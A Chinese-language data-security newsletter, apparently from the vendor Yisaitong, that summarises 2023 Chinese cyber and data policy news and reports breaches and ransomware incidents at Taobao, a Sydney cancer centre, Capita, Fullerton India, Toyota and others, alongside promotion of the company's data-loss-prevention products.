国务院总理李强 4 月 14 日主持召开国务院常务会议，审议通过《商用密码管理条例（修订草案）》。会议指出，近年来，商用密码应用愈发广泛，在保障网络和信息安全、维护公民和法人权益方面的重要性日益凸显。要全面贯彻总体国家安全观，确保个人隐私、商业秘密和政府敏感数据的安全。

6. 最高人民检察院印发《关于加强新时代检察机关网络法治工作的意见》—2023 年 4 月 18 日

深入研究数据交易、数据服务等新类型案件涉及的数据权属问题，切实保护权利人在数据收集、使用、交易等过程中的合法权益，推动完善数据权利司法保护规则，促进数据要素市场依法有序发展。

7. 工信部等八部门联合印发《关于推进 IPv6 技术演进和应用创新发展的实施意见》—2023 年 4 月 20 日

《实施意见》由工业和信息化部、中央网信办、国家发展改革委、教育部、交通运输部、人民银行、国务院国资委、国家能源局等八部门联合印发，提出到 2025 年底，IPv6 技术演进和应用创新取得显著成效，网络技术创新能力明显增强，“IPv6+”等创新技术应用范围进一步扩大，重点行业“IPv6+”融合应用水平大幅提升。《实施意见》围绕构建 IPv6 演进技术体系、强化 IPv6 演进创新产业基础、加快 IPv6 基础设施演进发展、深化“IPv6+”行业融合应用、提升安全保障能力等五个方面部署 15 项重点任务。

二、行业动向

1. 工信部：三方面发力 分阶段分领域打造具有国际竞争力的数字产业集群—2023 年 4 月 3 日

国务院新闻办举行新闻发布会，工业和信息化部信息技术发展司负责人王建伟表示需从数字产业化、产业数字化、数据价值化等方面发力，推动数字产业集群化发展、数字经济和实体经济深度融合、数据交易流通，加快全国一体化大数据中心体系建设，分阶段分领域打造具有国际竞争力的数字产业集群。

2. 全国信息安全标准化技术委员会发布 2023 年度第一批网络安全国家标准需求的通知—2023 年 4 月 13 日

在调研国家网络安全重点工作和技术产业发展需求基础上，信安标委研究形成了 2023 年度第一批网络安全国家标准需求清单，企业可围绕需求进行申报。

3.2023 数字中国创新大赛网络与数据安全赛道成功落幕—2023 年 4 月 24 日

2023 数字中国创新大赛网络与数据安全赛道于 4 月 24 日在福建师范大学成功举办，赛事由福建省通信管理局主办，中国电子信息产业发展研究院、工业和信息化部教育与考试

中心、中国软件评测中心协办，亿赛通作为赛事支持单位。赛事聚集了 1000 余支队伍，电信和互联网、金融、能源、教育等重点行业领域的近 3000 余名数据安全专业选手报名参赛，旨在进一步激发社会各界建设数字中国的积极性、主动性、创造性。

三、产业调研

1. 武汉市人民政府办公厅发布关于印发《武汉市数据要素市场化配置改革三年行动计划（2023—2025 年）》（以下简称“行动计划”）的通知—2023 年 4 月 14 日

为构建数据基础制度，加快培育数据要素市场，保障数据要素安全，破除影响数据要素有序流通的体制机制障碍，武汉市制定三年数据要素市场化配置行动计划工作目标：2023 年完善数据要素市场化配置改革工作制度体系框架，2024 年完善数据基础制度体系，2025 年数据要素市场化配置体制机制基本建立。

四、资质动态

1. 国家互联网信息办公室、工业和信息化部、公安部、财政部、国家认证认可监督管理委员会五部委联合发布《关于调整网络安全专用产品安全管理有关事项的公告》—2023 年 4 月 17 日

《公告》指出，自 2023 年 7 月 1 日起，列入《网络关键设备和网络安全专用产品目录》的网络安全专用产品应当按照《信息安全技术 网络安全专用产品安全技术要求》等相关国家标准的强制性要求，由具备资格的机构安全认证合格或者安全检测符合要求后，方可销售或者提供。并停止颁发《计算机信息系统安全专用产品销售许可证》，后续由国家互联网信息办公室会同工业和信息化部、公安部、国家认证认可监督管理委员会统一公布和更新符合要求的网络关键设备和网络安全专用产品清单，供社会查询和使用。

五、观点撷英

1. 中国政法大学数据法治研究院 教授 张凌寒：深度合成治理的逻辑更新与体系迭代

——ChatGPT 等生成型人工智能治理的中国路径

以 Deepfake、ChatGPT、元宇宙等为代表的深度合成技术与应用场景，极大地改变了信息获取、人机交互的方式，并成为未来数字空间的基础性技术。我国的深度合成治理已经走在世界前列，但仍主要停留在算法治理衍生出的信息安全层面，偏重服务应用监管而底层技术治理不足，数据与场景分级分类标准繁杂但并未形成有机体系。深度合成治理应在算法治理基础上延伸迭代，将深度合成作为人工智能治理的专门领域，同时通过顶层设计推进基础性人工智能立法。同时还需立足现行法规中分级分类治理架构，结合技术、产业和应用建立有机体系和设置具体规则，以形成在全球更具影响力的深度合成治理法律制度体系。

（来源：《法律科学》2023 年第 3 期）

2. 国家互联网信息办公室副主任 曹淑敏：2022 年数字中国建设取得新的重要进展

在国新办举行的第六届数字中国建设峰会新闻发布会上，国家互联网信息办公室副主任曹淑敏介绍了数字中国建设取得的最新进展。曹淑敏表示，《数字中国建设整体布局规划》是数字中国建设的顶层设计和系统布局，充分体现了党中央对数字中国建设的高度重视。2023 年，是全面贯彻落实党的二十大精神的开局之年，举办第六届数字中国建设峰会旨在展示数字中国建设最新成果，分享发展经验，贯彻落实《数字中国建设整体布局规划》，以数字中国建设推动高质量发展，助力中国式现代化。

（来源：中国政府网）

3. 中国信通院 张俊霞：欧盟《网络弹性法案》简介及借鉴意义

近年来，针对软件供应链的安全攻击事件一直呈快速增长态势，造成的危害也越来越严重。特别是在后疫情时代和数字化转型时期，加强安全治理逐渐成为当今世界各国加强立法治理的重要方向。在此背景下，2022 年 9 月 15 日，欧盟委员会发布网络安全法规提案《网络弹性法案》（Cyber Resilience Act，CRA），该法案对欧盟的网络安全提出了诸多的新要求，旨在加强欧盟数字产品的安全，整合现有安全监管框架。

欧盟作为全球主要经济组织之一，其安全治理政策动向往往具有风向标的作用。研究欧盟最新的软件安全政策，对我国在新时期加强网络安全建设，完善网络安全法律法规建设具有一定的借鉴意义。

（来源：中国信通院）

六、匠心护航

数字经济的发展速度超乎想象，其核心产业是为产业数字化发展提供数字技术、产品、服务、基础设施和解决方案，以及完全依赖于数字技术、数据要素的各类经济活动。数字经济核心产业承载着数字技术最重要的产品形态和服务形态。同时，国家推动软件产业做大做强，数字核心技术和产品要有更多自主创新能力。

数据安全的外延越来越大，数据作为第五大生产要素，更要求数据要产生价值，以及保值增值。不同场景下，接触到数据的不同用户，在应用过程当中，有些行为会导致数据的量变引起质变，造成严重的数据安全问题。在数据安全治理上，亿赛通以“人”和“数据”为中心，从技术到产品、从策略到管理，提供完整的产品与服务支撑，实现业务与安全的深层融合。将现有的各个独立的数据安全技术和功能整合，构建了自上而下、全流程、可闭环的完整链条；在数据安全防护上，将数据细分为对结构化、非结构化和半结构化，基于云、网、端三类场景对电子文档、数据库进行全方位多维度管理。

网传淘宝遭信息泄露，请大家保护好自己的个人信息！

近日，不少网友在社交平台上吐槽，淘宝很有可能出现了数据泄露。有网友表示，淘宝上有陌生账号盗用自己的真名，并发来垃圾信息。细思极恐，网友称其真名从来没在任何购物软件或快递平台上用过。

对此，淘宝消费者热线表示，当日已有多名用户已向淘宝反馈了此问题，已在积极排查处理中，暂未排查出相关结果。

是谁泄露了我们的淘宝信息？

从此次淘宝可能遭遇信息泄露的事件来看，我猜 ……

主要集中在两方面：一种可能是是淘宝联盟出现信息泄露，导致对方获取了用户的真实和淘宝 ID，故而可以批量注册淘宝用户真实姓名的昵称。另一种可能是，淘宝系统出现了漏洞。淘宝自身有着相应的用户隐私保护措施，当我们和别人聊天，以及点开个人主页时只会显示昵称或备注名，不可能会泄露个人的真实姓名。淘宝本身是实名制，因此很有可能是系统出现漏洞，导致对方获取了用户的真实姓名，并以此昵称来聊天。

个人信息主要从哪方面泄露

各类单据会泄密

快递包装上的物流单含有网购者的姓名、电话、住址等信息，网友收到货物后不经意把快递单扔掉导致信息泄露；火车票实行实名制后，车票上印有购票者的姓名、身份证等信息，很多人在乘坐完火车后，会顺手丢弃火车票，不法分子一旦捡到，就可以通过读票仪器窃取车票中的个人信息；在刷卡购物的纸质对账单上，记录了持卡人的姓名、银行卡号、消费记录等信息，随意丢弃同样会造成个人信息泄露。

社交媒体会泄密

使用微博、微信等社交工具与人进行线上互动时，不自觉透露姓名、职务、单位等信息；家长在朋友圈晒娃的同时，无意中透露了孩子的姓名、就读学校、所住小区；部分网友旅行发朋友圈打卡、晒火车票、登机牌时，忘了将身份证号码、二维码等敏感信息进行模糊处理……这些网上社交的小细节，都有可能出卖你的个人信息。

旧手机会泄密

换新手机时，很多人会将旧手机转卖。尽管你将旧手机恢复到“出厂默认设置”，甚至将其格式化，但通过技术手段，专业人员还是可以把旧手机里的短信、通讯录、软件甚至浏览记录等全部恢复，就连支付账号、信用卡信息也可能被还原。

免费 WIFI 会泄密


移动互联网时代，随时随地上网已经成为手机用户的“刚需”，免费 WiFi 无处不在，给用户无限的诱惑。但潜在的木马与病毒会对我们的手机进行控制与监控。因此，尽量不使用没有密码不需要认证的 WIFI，如若已使用，断开 WIFI 后需使用杀毒软件进行查杀。

有奖活动会泄密

在街上，人们有时候会碰到商家邀请参加“调查问卷表”、购物抽奖活动或者扫码免费领取奖品等活动，他们一般会要求路人填写详细联系方式和家庭住址等，这相当于把自己的信息送上门！

现如今数字化时代日益发达，个人隐私泄露事件已经成为常态。在保护个人信息安全方面，网络平台和企业都扮演着重要角色。国家有关部门应该加强立法、完善规章制度，严格监管相关企业和机构，从源头上打击滥用公民个人信息的行为。同时，互联网企业在日常运营中也要深入贯彻信息安全保护理念，切实防范和抵御各种可能侵害用户隐私的安全问题。

亿赛通数据安全运营管理平台可满足行业数据安全防护需求。平台通过数据防泄露、加密、脱敏、数据库安全防护、访问控制等技术构建数据全生命周期的防护能力，结合企业的具体业务和网络情况在合适位置分别部署终端 DLP、网络 DLP、邮件 DLP 和存储 DLP，构建覆盖“端 - 网 - 业务 - 存储”数据安全防护能力。



同时，平台内置数据分类分级模型，具备自动化实现敏感数据分类分级的能力；同时支持根据行业特点，自定义分类分级模型，便于企业根据不同安全需求对数据资产进行差异化管控，辅助企业完成数据分类分级能力建设。

此外，平台可针对业务环境下的数据操作行为进行细粒度审计并合规管理，通过对业务人员访问数据的行为进行解析、分析、记录、汇报，用来帮助用户事前规划预防，事中实时监视、违规行为响应，事后合规报告、事故追踪溯源，同时加强内外部网络行为监管、促进核心数据资产的正常运营。

随着互联网技术的快速发展，给人们的衣食住行提供了非常便利性的条件。购物、打车、叫外卖都可以在不同的 APP 软件上进行操作。因此，每个 APP 都会有个人实名信息存在。亿赛通数据安全运营管理平台可以有效预防、阻断或减少安全威胁事件的发生，全面保障客户数据安全。

作为数据安全领域一流的解决方案供应商，我司为各行业提供专业的数据安全产品及服务。未来，公司将继续肩负着“保障客户数据资产安全”的使命，为客户铸就坚不可摧的安全盾牌。

（部分内容来源于互联网）

勒索攻击事件频繁发生，敲响医疗行业数据安全警钟

澳洲医疗中心遭网络攻击

据澳洲新闻集团 5 月 5 日报道，悉尼一家大型癌症治疗中心遭到黑客攻击，黑客要求该中心在 7 天内支付 10 万澳元，否则患者的个人数据可能会被泄露到网上。

报道称，周四晚间，新州卫生厅接到警告，称悉尼 Westmead 医院内的 Crown Princess Mary Cancer Centre 癌症治疗中心受到了勒索软件的威胁。

推特账户 FalconFeedsio 在下午 3 点左右发布了一份声明，称一个名为 Medusa 的组织是此次黑客攻击的幕后黑手。声明中称：“勒索软件组织 Medusa 将总部位于澳洲的 Crown Princess Mary Cancer Centre 癌症中心，添加到了其受害者名单中，他们声称会在七天内公布该机构的数据。”声明附上了一张图片，显示要下载或删除数据需要支付 10 万澳元的费用，此外每超时一天，赎金就会增加 1 万澳元。

据信，Medusa 组织于 2021 年 6 月出现，并在澳洲和太平洋地区高度活跃。Crown Princess Mary Cancer Centre 癌症中心是悉尼西部癌症网络（Sydney West Cancer Network）的一部分，为与癌症斗争的患者和家庭提供全面的研究、预防、诊断、治疗和康复计划。

新州卫生厅的一位发言人称，官员正在调查这起疑似的黑客攻击事件，但声称此次袭击没有影响到新州卫生厅和 Crown Princess Mary Cancer Centre 任何的数据库。该发言人表示：“新州卫生厅所有系统的安全性和保护仍然是最重要的，并得到持续的监测和保障。新州卫生厅与州和联邦政府的网络安全机构保持密切联系，确保以最适当的方式预防、发现和应对任何网络攻击事件。”

近年来，随着数字经济发展的不断深入，经济社会对数据收集、应用和管理的能力在不断加强，同时，公民对于数据权益的认知也在不断觉醒。“互联网 + 医疗”、“智慧医疗”等新兴产业强势进入医疗行业各个环节，高效的信息交互提供了医疗系统的办公效率，同时在数据安全方面也面临巨大的挑战。移动医疗、AI 医疗影像、电子病历等等数字化程序的普及，使大量个人信息、医疗数据被窃取售卖用于推销，内部人员造成的官方遗嘱和处方的泄露也让医院造成极大的经济损失。而且，一些医药公司紧随其后，大力发展信息化办公的同时，如何保护核心医药技术资产已经成为不少医药企业的重点关注。

在亿赛通来看，医疗行业关系社会民生，包含大量个人隐私信息，而以医院为主的医疗机构信息安全防护水平尚需提高，这使得医疗卫生行业成为勒索病毒、数据泄密的重灾区。我司一直以“分·放·管·服”数据安全建设理念为核心，以技术为支撑，对综合数据、商业数据、视频专网数据、工业数据、大数据、云数据等进行全方位多维度管理，保障各行业客户核心数据资产安全。全线产品覆盖云、网、端三大类应用场景，60 款 + 精细化产品模块，支持结构化、非结构化和半结构化数据安全管理，打造集数据安全合规、数据安全治理、数据安全防护、数据安全流转、数据库安全、安全服务为一体的数据安全领域综合解决方案。

医疗行业数据安全风险分析

医疗行业由于自身数据高度敏感性以及高价值性等特性，面临着诸多的数据安全风险 .

1) 由于医疗数据的个体价值巨大，医生或者护士只需简单地获得权限之内的数据就可以获得巨大收益。终端对个人的身份认证及访问审计是内部人员泄密的一大风险；

2) 在医疗行业，业务系统一般依托于软件开发厂商的服务和外包运维人员来开发和管理，医疗系统和数据对第三方厂商也存在着泄露的风险。

3) 医患关系冲突事件加剧，医嘱相关资料的防篡改、防销毁达到有效的溯源取证防抵赖也是数据安全建设的必要环节。

4) 外部攻击风险，由于医疗数据有着得天独厚的价值，从而很容易引起大量黑客攻击行为。

5) 医药核心技术资料容易泄露，对企业经济造成极大损失。


医疗行业解决方案

1、数据分级管控

依照《关于印发国家健康医疗大数据标准、安全和服务管理办法（试行）的通知》相关数据安全要求，必须对数据分类分级管理，通过“密级标识”、“透明加密”及“权限管控”模块，实现根据数据价值等级，自动进行分级管控。对高价值等级的数据，例如制药配方、关键医疗科研成果等，进行严格的权限管控，防止泄密的同时，限制其在医院内部的使用范围；对于一般价值等级的数据，例如医嘱、处方、个人信息等进行加密管控、防止泄露后对医院及病患造成损失；对于可公开的文件，选择不对其进行管控，满足业务使用需求，平衡安全与效率。

2、数据安全准入网关

通过软硬一体化结合的方式为应用系统提供安全保障，应用安全网关可以为应用体统提供安全准入和数据加解密双重防护，安全准入通过终端身份识别、应用系统仿冒、传输隧道加密等多方面进行应用数据安全访问控制，数据加密通过对医疗业务核心数据进行下载自动加密，解决医疗机构核心数据易泄露、被篡改、非法访问的安全问题。



亿赛通坚持自主创新，以专业的产品和服务为客户筑牢数据安全底座。多年来，用实力证明了自身的产品研发实力与市场拓展能力，用户群体也在高速扩增，越来越多的医疗机构、企业选择亿赛通保障自身数据安全。未来，我司将保持创新精神，研发更安全的行业解决方案，为更多的企业用户打造全方位的安全防护产品，建立起畅通、互信、共赢的合作桥梁，保障用户生产及办公环境的安全，为用户的网络安全和数据安全不懈努力。

国外多家企业遭黑客攻击，数据安全防护该如何落地？

近些年，随着信息技术的不断发展，云计算、物联网、大数据等新兴技术在当今社会里扮演着越来越重要的角色，政府、企业和个人在享受新技术带来的巨大便利的同时，也必然要承担其产生的风险。其中，数据安全问题是近几年数字经济飞速发展所凸显的严重问题之一，勒索病毒爆发、重要数据及个人信息泄露事件的频频发生，一方面体现了数据在当今社会的重要价值，另一方面也为我们拉响警钟，做好数据安全防护已迫在眉睫。

英国政府承包商 Capita 遭黑客攻击 损失额达 2000 万英镑

据英国《卫报》10 日报道，为英国政府机构提供服务的 IT 外包公司 Capita 透露，在最近的一次黑客攻击中，数据泄露造成的损失总额可达 1500 万至 2000 万英镑。据报道，该公司预计，黑客攻击造成的损失总额可达 1500 万至 2000 万英镑，其中包括专业人员服务费、赔偿和清理损失费用、加强网络安全和信息安全的投资等。但 Capita 公司没有透露黑客攻击给多少客户造成损失，有哪些数据被盗。

Capita 公司此前宣布，2023 年 3 月末曾遭黑客攻击，事件造成客户、工作人员和供应商的数据泄露。英国就业和养老金部是该公司服务的最大型政府发包单位，同时 Capita 还为英国国家网络安全中心、内阁等国家机构提供服务。据报道，英国养老金监管机构已要求数百家使用 Capita 作为管理机构的养老基金评估其客户数据是否存在风险。

拒绝支付赎金后，LockBit 泄露印度信贷公司 600GB 的数据


LockBit 3.0 勒索软件集团周一泄露了从印度贷款机构 Fullerton India 窃取的 600GB 关键数据，两周后该集团向该公司要求 300 万美元赎金。Fullerton 印度公司 4 月 24 日表示，他们遭受了恶意软件的攻击，作为预防措施，被迫暂时脱机运营。该公司表示，目前已经恢复了客户服务，并与全球网络安全专家合作，使其安全环境更具弹性。

随后，LockBit 3.0 勒索软件集团很快在其数据泄露网站上将富勒顿印度公司列为受害者，称其窃取了 600GB 的 " 个人和合法公司的贷款协议 "。LockBit 3.0 勒索软件集团给出了 4 月 29 日的最后期限，要求其支付赎金否则将公布被盗数据。随后该组织还让该公司选择支付 1000 美元，将最后期限延长 24 小时。

目前国内外数据安全行业很不平静，数据泄露、信息泄露、勒索病毒事件此起彼伏……面对这些接连发生的重大数据泄露突发事件，中国数据安全防护专家——亿赛通，多年来一路坚持守护客户的数据安全，肩负“保护客户数据资产安全”的使命，引领数据安全行业飞速发展。

亿赛通以安全服务、产品方案、工程交付三个体系为主导，以“分．放．管．服”为数据安全建设理念，对综合数据、商业数据、视频专网数据、工业数据、大数据、云数据等进行全方位多维度管理，保障各行各业核心数据资产安全。匠心打磨 20 年，全线产品覆盖云、网、端三大应用场景，提供集数据安全治理、数据安全防护、数据安全流转、数据库安全、安全服务为一体的数据安全领域真正意义上的综合解决方案。

坚持以“数据安全流转为中心”形成一体化智能安全管理体系，结合人工智能、大数据、区块链、5G 等新兴技术，在新产品研发上进行深度融合，智能化、专业化、标准化是未来亿赛通产品发展的重要目标。



综合数据安全产品部署图

亿赛通作为中国数据安全防护专家，一直专注于数据安全防护领域，研发水平在领域中持续突破创新，并且拥有安全行业领先技术和优秀丰富的数据安全解决方案，帮助众多企业搭建了完整的数据防泄露体系，受到各大行业和企业的拥护和信任。如今在政企、金融、新能源、设计制造、研发通讯、生物医药、运营商等等领域都已得到广泛实施和应用。

数据正在成为人类社会极为重要、不可或缺的一部分，它或好或坏地影响着社会的方方面面。善用数据，保护好数据将会是未来全世界需要长期重点研究的课题。亿赛通将继续牢记企业使命，为客户提供有竞争力的数据资产安全解决方案和服务，持续为客户创造价值。

（文章部分内容数据来源于互联网）

大数据时代下，汽车行业数据安全该如何加强管理?

随着汽车智能化、数字化的发展，与汽车相关的数据安全及个人隐私信息保护事件时有发生。当下，从汽车设计、研发、生产、销售、使用、运维等整个产业链，都不可避免会收集大量的个人信息和重要数据。数智时代的到来让汽车迎来新一轮的变革，汽车智能化在带来便利的同时也极易引发数据安全问题。

丰田致歉！ 200 万车主车辆数据遭泄露

据央视财经报道，近日，日本丰田汽车公司承认，由于云平台系统的设置错误，其日本车主数据库在近 10 年间“门户大开”，约 215 万日本用户的车辆数据蒙受泄露风险。

丰田公司的一名发言人说，从 2013 年 11 月至今年 4 月，由于人为错误，丰田云平台系统的账户性质被设置为“公共”而非“私人”，这导致车辆的地理位置、识别号码等数据处于开放状态。


这名发言人称，没有证据表明这些数据遭泄露、复制或恶意使用。丰田已更改设置，修补系统，用户可照常使用云服务，没有必要返厂维修。丰田公司还表示，因此事受影响的范围仅限于日本境内车辆，涉及注册丰田车载信息服务、远程车载信息通信等服务的大约 215 万用户，包括丰田旗下品牌雷克萨斯的部分车主。

智能时代的到来，将会凸显很多安全问题，比如：图纸设计安全问题、电子销售文档安全、合同文档安全、技术升级文档安全等一系列数据安全的问题。一旦汽车行业遭遇信息安全危机，遭遇危险的可能就不仅仅是企业甚至会殃及那些使用汽车的人，而危险的程度甚至会超出普通的泄露事件，可能还会祸及人的生命。面对如此敏感的信息安全问题，汽车行业必须时刻提高警惕。

亿赛通服务于诸多汽车公司，全面解决近些年来发生的多起电子文档、设计图纸泄露并扩散的安全事件，根据客户自身业务系统进行安全规划，为客户制定完整的数据泄露防护解决方案，实现企业核心信息资产防泄露的安全目标。

亿赛通以专业的产品和服务为客户筑牢数据安全底座，护航各行业用户的数字化安全转型，推进数字经济发展。其中，以独特的“分放管服”数据安全建设理念为核心，以“数据和人”为对象构建的数据治理、防护、流转、运营的双闭环体系，帮助企业形成扎实可靠的综合数据安全能力，为企业数据资产从产生价值到保值、增值的建立重要保障。这样的双闭环体系非常具有可操作性，并且非常高效，可以让企业步步为营，快速提升自身综合数据安全能力，达到数据安全治理、防护、流转和运营的目标，保障数据业务合法合规，业务安全可持续运营。

全线产品覆盖云、网、端三大类应用场景，60 款 + 精细化产品模块，支持结构化、非结构化和半结构化数据安全管理，打造数据安全合规、数据安全治理、数据安全防护、数据安全流转、数据库安全、安全服务为一体的数据安全领域综合解决方案，专为企业级用户设计的数据防泄密解决方案，从数据的储存、传输、交换过程中的安全环节，采用了多种加密手段结合的方式保护，有效防止企业核心信息资产外泄。



历经二十年风雨历程，亿赛通始终秉承“服务客户、持续创新、勇担责任、专业至上”的核心价值观，以卓越的技术和个性化的解决方案，为每一位客户提供最及时、最全面、最到位的数据安全服务。未来，我司将继续积极顺应时代环境和用户需求的变化，找准自身定位，持续创新升级产品和技术，探索制定战略规划。期待亿赛通未来在数据安全领域有更好的表现，为行业带来更多惊喜！

防止企业数据泄露，这几点超实用！

国际事件

全球眼镜巨头 Luxottica 承认泄露 7000 万客户数据

据 BleepingComputer 5 月 19 日消息，因黑客本月在暗网免费暴露了 7000 万客户个人信息，全球眼镜行业龙头企业——意大利的 Luxottica 正式承认，这是某合作伙伴遭遇的数据泄露事件所致。

据悉，意大利网络安全公司 D3Lab 首席研究员 Andrea Draghetti 率先发现了黑客在论坛上公开的数据，根据他于 5 月 12 日发布的推特披露，该数据大小为 140GB，包含 3.05 亿条记录、7440 万个电子邮件地址，数据最晚截止时间为 2021 年 3 月 16 日。BleepingComputer 就此联系 Luxottica，对方确认泄露的数据源自一起安全事件，其中包含客户完整的姓名、电子邮件、电话号码、地址和出生日期。同时 Luxottica 表示，事后已立刻向美国联邦调查局和意大利警方作了报告，联邦调查局已经逮捕了发布数据的暗网的所有者，并关闭了网站，其他情况仍在调查中。

美国“泄密门”嫌疑人曾向全球各地的用户分享机密文件

当地时间 5 月 18 日，《国会山报》援引美国联邦检察官提交的一份文件称，“泄密门”嫌疑人、美国马萨诸塞州空军国民警卫队成员杰克·特谢拉曾通过线上聊天论坛向分布在全球各地的用户分享了这些机密文件。

美国司法部指控特谢拉于数月内在多台服务器上共享机密文件，其中包括一台拥有 150 多名用户的服务器，而这些用户来自世界各地。美国司法部检察官表示，特谢拉故意将机密信息共享给全球多个用户，“严重破坏了在有限范围内向小型私人社区传输信息”的概念。

此外，国内也出现多起数据泄露事件。

国内事件

三星电子再次发生核心技术信息泄露事件，涉事员工被开除并移交调查

据 Businesskorea 报道，业内人士透露，三星电子近日再次发生了核心技术信息泄露事件。三星电子设备解决方案（DS）部门最近解雇了工程师 A，并要求政府机构对其进行调查。据悉，A 先生将包含核心技术的数据发送到了外部个人邮箱，并且其中一些数据被二次发送到了他自己的另一个外部邮箱账户并存储，最终被发现。

某证券营业部员工因泄露客户信息收警示函

近日，湖南证监局发布公告，经查，某券商证券营业部从业人员李某 2022 年 5 月至 2022 年 11 月期间，将通过公司系统查询获悉的投资者李某账户信息泄露给他人。湖南证监局指出，李丈的行为违反了《证券基金经营机构董事、监事、高级管理人员及从业人员监督管理办法》、《证券经纪人管理暂行规定》，对其采取出具警示函的监管措施。

这些事件也是给各位 Boss 们敲响了警钟，数据资产是一个企业的命脉，可当下各种数据的泄露事件频繁发生，且越演越烈，对各大行业造成不可损失的后果。在得数据者得天下的今天，数据对企业单位业务深度和广度的扩展具有重要的意义，数据安全是企业单位生存和发展的根基。上述事件用自身的经验告诉所有企业，与其把数据放在他人手里，不如攥在自己手中。

办公信息化在企业中不断的成熟和深入应用，在各行业研发、生产制造和销售过程中，企业对管理和经营都依赖于信息化平台，各种内部系统如 OA、ERP、LIMS(实验室信息管理系统)、 生产管理系统、质量管理系统、CRM 系统等，这些系统之间集中存放和处理着大量的敏感业务数据，如设计图纸、财务数据、经营数据、知识产权、销售数据、管理经营策略等等，这些敏感数据都是行业的核心信息资产，若被有意或无意泄密将对企业的持续运营造成经济、声誉损失，甚至面临更为严重的监管处罚。面对日趋激烈的竞争环境，近年来如何保护这些数据资产在企业经营中的安全，已经成为各行业的重点关注。企业要想在经营过程中可持续性发展，就必须面对和解决以下问题：

1、产品在研发过程中的研发数据不同应用场景下如何保护？

2、企业特殊敏感数据如何通过技术手段加密隔离访问？

4、员工企业终端和移动终端办公敏感数据如何防止泄密和失密？

5、因业务需要外发到第三方人员或组织的敏感数据如何受控？

6、如何防止企业内部人员有意或无意泄漏重要敏感数据？

7、内部 OA、ERP、LIMS 等系统内关键敏感数据资产如何集中防泄密？·····

解决方案

为确保企业产品从研发、制造到销售环节中敏感数据的安全，确保其在受控范围内的安全流转和使用，亿赛通通过多年的数据防泄密经验和产品研究，深入结合业务特点，制定数据泄露防护方案，协助企业保护关键资产安全，效果如下：

1、终端数据保护

1) 由于研发部门代码、设计文档的特殊性和保密性，可以采用亿赛通数据泄露防护系统 (DLP)，确保研发类文档内部安全使用，防止数据的有意无意泄露，从源头保护数据文档安全。

2) 对非核心部门采用文档权限加密产品实现数据保护，可以控制敏感数据的用户访问范围、文档使用操作限制，对敏感信息的内部使用实现高细粒度控制。

2、应用系统数据保护

采用文档安全准入网关，实现对 OA、ERP、LIMS 等业务系统中敏感数据保护，对上传到各应用系统中的文档进行解密存储，对从应用系统中下载的文档实现下载加密，且实现业务支撑系统的准入功能，保证了业务系统的数据安全。

3、数据外发安全保护

通过数据泄露防护系统 (DLP) 的文档外发管理功能实现市场、销售部门对外发送的敏感数据安全保护，有效解决了与外协人员、合作伙伴等的数据交互问题。

4、业务效率保障

1) 不改变用户工作习惯和不影响业务工作效率；

2) 通过加密网关实现终端与应用系统数据无缝集成；

3) 系统内置单级和多级审批流程，让流转操作更快速容易；

4) 通过邮件白名单可实现受信用户或伙伴数据自动脱密，降低沟通影响。

5、敏感数据操作行为追溯

所有涉及敏感信息的操作都会产生丰富的记录日志，可定期 / 不定期对员工行为进行审计，提高员工的数据安全保密意识。

此外，亿赛通针对数据全生命周期的多场景、高性能、智能化的安全治理需求，历经 20 余年的技术积累和上万个交付项目的沉淀，重点突破了端点数据自适应防护、海量数据内容审计、重要数据深度感知、敏感数据智能防护等关键技术，授权了 50 余项发明专利，达到了国际先进水平，提出了数据安全“分放管服”建设理念和数据安全治理智能化体系，自主研制了电子文档安全管理系统、数据泄露防护系统（含终端、网络、存储等）、API 审计系统、数据库审计系统、数据库防火墙、数据库运维系统、数据脱敏系统（含动态和静态）、数据交换系统及文件防火墙等，覆盖了“云网端”等场景，构建了数据安全运营管理平台、数据安全态势感知平台及数据安全智能管理平台等。

未来，亿赛通会携全新理念及创新产品，继续开拓市场，保障更多企业的数据安全，做好中国的数据安全防护专家。

亿赛通强化数据安全屏障，赋能教育行业高质量发展

2023 年 5 月 23 日，国家互联网信息办公室发布《数字中国发展报告 (2022 年)》（以下简称《报告》）。《报告》显示，2022 年数字中国建设取得显著成效，我国数字基础设施规模能级大幅提升。2023 年，数字中国发展工作将进一步夯实数字中国建设基础，深化重点领域基础设施数字化改造，深入打通经济社会发展的信息“大动脉”，畅通数据资源大循环。

